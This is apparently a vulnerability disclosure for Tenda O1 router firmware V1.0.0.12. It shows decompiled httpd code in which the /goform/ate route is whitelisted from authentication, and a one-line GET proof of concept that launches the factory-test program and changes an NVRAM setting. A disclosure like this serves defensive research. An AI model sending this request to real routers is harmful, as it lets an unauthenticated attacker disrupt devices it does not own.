Tenda O1 httpd TendaAte function unauthenticated factory test activation vulnerability

Product Information

```
Brand: Tenda
Model: O1
Firmware Version: V1.0.0.12
Official Website: https://www.tenda.com.cn
Firmware Download URL: https://www.tenda.com.cn/store/products/146#downloads
```



Affected Component

```
The TendaAte function (action name: ate, address 0x0049A270) in httpd
```

Suggested description of the vulnerability

```
Tenda O1 V1.0.0.12 httpd TendaAte function has an unauthenticated factory
test mode
activation vulnerability.
```

Vulnerability Details

This firmware (Tenda O1, a heavily customized GoAhead 3.3.0) centralizes its authentication in the `authSecurityHandler` function (0x004A76AC), which runs before every route dispatch (`websRouteRequest` line 11280: `if ( authSecurityHandler(wp) )`). It maintains a source-IP login tracking table `loginUserInfo[10]`; any URL matching its whitelist is allowed by returning `1`, while everything else is redirected to the login page.

`/goform/ate` is **unconditionally** included in that unauthenticated whitelist:

```
// Whitelist check in authSecurityHandler (0x004A76AC)
if ( !strcmp(urlbuf, "/favicon.ico")
```

```
  || !strncmp(urlbuf, "/goform/usbTest", 0x100u)
  || !strncmp(urlbuf, "/lang", 0x100u)
  || !strncmp(urlbuf, "/goform/getAdStatistics", 0x100u)
  || !strncmp(urlbuf, "/disable.asp", 0x100u)
  || !strncmp(g_default_pass, g_Pass_0, 0x80u) && !strncmp(urlbuf,
"/goform/telnet", 0x100u)
  || !strncmp(urlbuf, "/goform/getLoginInfo", 0x100u)
  || !strncmp(urlbuf, "/goform/getSysLogin", 0x100u)
  || !strncmp(urlbuf, "/goform/getQuickset", 0x100u)
  || !strncmp(urlbuf, "/goform/setQuickset", 0x100u)
  || !strncmp(urlbuf, "/password.html", 0xEu)
  || !strncmp(urlbuf, "/preTimeout.asp", 0x100u)
  || !strncmp(urlbuf, "/timeout.asp", 0x100u)
  || !strncmp(urlbuf, "/goform/getPreTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/getTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/ackPreTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/ate", 0x100u) )  // <- /goform/ate
unconditionally unauthenticated
{
  return 1;   // <- allowed directly; no login-state / session check at all
}
```

The action `ate` is dispatched by `actionHandler` (0x00406DA0) to `TendaAte` (0x0049A270). That handler launches the factory-test program `ate` and writes an NVRAM value, with no authentication of its own:

```
void __cdecl TendaAte(webs_t wp, char_t *path, char_t *query)
{
  char name[128];
  char pwd[128];
  unsigned __int8 nvram_name[256];
  unsigned __int8 nvram_value[256];

  memset(name, 0, sizeof(name));
  memset(pwd, 0, sizeof(pwd));
  memset(nvram_name, 0, sizeof(nvram_name));
  memset(nvram_value, 0, sizeof(nvram_value));
  GetValue("sys.username", name);
  GetValue("sys.userpass", pwd);
  puts("start ate process");
  doSystemCmd("killall -9 ate");                        // kill any existing
ate process
  usleep(0x1F4u);
  doSystemCmd("ate &");                                 // <- sink: launch
the factory-test program
  usleep(0x1F4u);
  *(_DWORD *)nvram_name = _byteswap_ulong(*(unsigned int *)"check_button");
  *(_DWORD *)&nvram_name[4] = _byteswap_ulong(*(unsigned int *)"k_button");
  *(_DWORD *)&nvram_name[8] = _byteswap_ulong(*(unsigned int *)"tton");
  nvram_name[12] = aCheckButton[12];
  *(_DWORD *)nvram_value = _byteswap_ulong(*(unsigned int *)"ResetButton");
  *(_DWORD *)&nvram_value[4] = _byteswap_ulong(*(unsigned int *)"tButton");
  *(_DWORD *)&nvram_value[8] = _byteswap_ulong(*(unsigned int *)"ton");
  doSystemCmd("nvram set %s=%s", (const char *)nvram_name, (const char
*)nvram_value);
                                                        // <- set
check_button=ResetButton in NVRAM
```

```
  websTransfer(wp, "load mfg success.");
}
```

The `doSystemCmd` calls run with fixed/static arguments (`ate &`, `nvram set check_button=ResetButton`) and take no user-controllable input, so this is not a command-injection issue. The vulnerability is the **missing authentication**: an unauthenticated remote attacker can activate the factory-test / manufacturing-test program `ate` and modify device configuration (`check_button`), potentially disrupting normal operation or enabling factory-test functionality.

The complete data flow is as follows:

```
GET /goform/ate   (no authentication required, unconditionally whitelisted)
    └── websRouteRequest()                          [0x00431190]  route dispatch entry
        └── authSecurityHandler()                   [0x004A76AC]  authentication gate
            └── strncmp(urlbuf, "/goform/ate") matches -> return 1 (allowed without auth)
        └── actionHandler()                         [0x00406DA0]  /goform action dispatch
            └── TendaAte(wp, "ate", query)          [0x0049A270]
                ├── doSystemCmd("killall -9 ate")                    // fixed command
                ├── doSystemCmd("ate &")                             // <- sink: launch factory-test program
                └── doSystemCmd("nvram set check_button=ResetButton") // <- modify NVRAM config
```

The involved check functions are as follows:

```
- authSecurityHandler(): the authentication gate that should block unauthenticated requests,
  but it unconditionally whitelists /goform/ate and returns 1 (allowed) before any login-state
  check, which is the root cause of the vulnerability.
- TendaAte(): performs no authentication/authorization of its own; it directly launches the
  factory-test program 'ate' and writes 'check_button=ResetButton' to NVRAM.
```

Attack

An unauthenticated remote attacker can issue a plain `GET /goform/ate` request without any cookie, token or credentials. The device kills any running `ate` process, launches the factory-test program `ate` in the background, and sets the NVRAM variable `check_button` to `ResetButton`. This allows an attacker to trigger factory-test / manufacturing-test mode and modify device configuration, potentially disrupting normal operation or enabling further factory-test functionality.

Attack steps:

1. Send `GET /goform/ate` without any cookie/token/credentials.
2. The device executes `killall -9 ate`, `ate &`, and `nvram set check_button=ResetButton`.
3. The device returns `load mfg success.`.

PoC

This is an unauthenticated (pre-authentication) vulnerability; no Token / Cookie is required.


Request:

```
GET /goform/ate HTTP/1.1
Host: 192.168.31.6
```

Example response:

```
HTTP/1.1 200 OK

load mfg success.
```



Discoverer

Zippy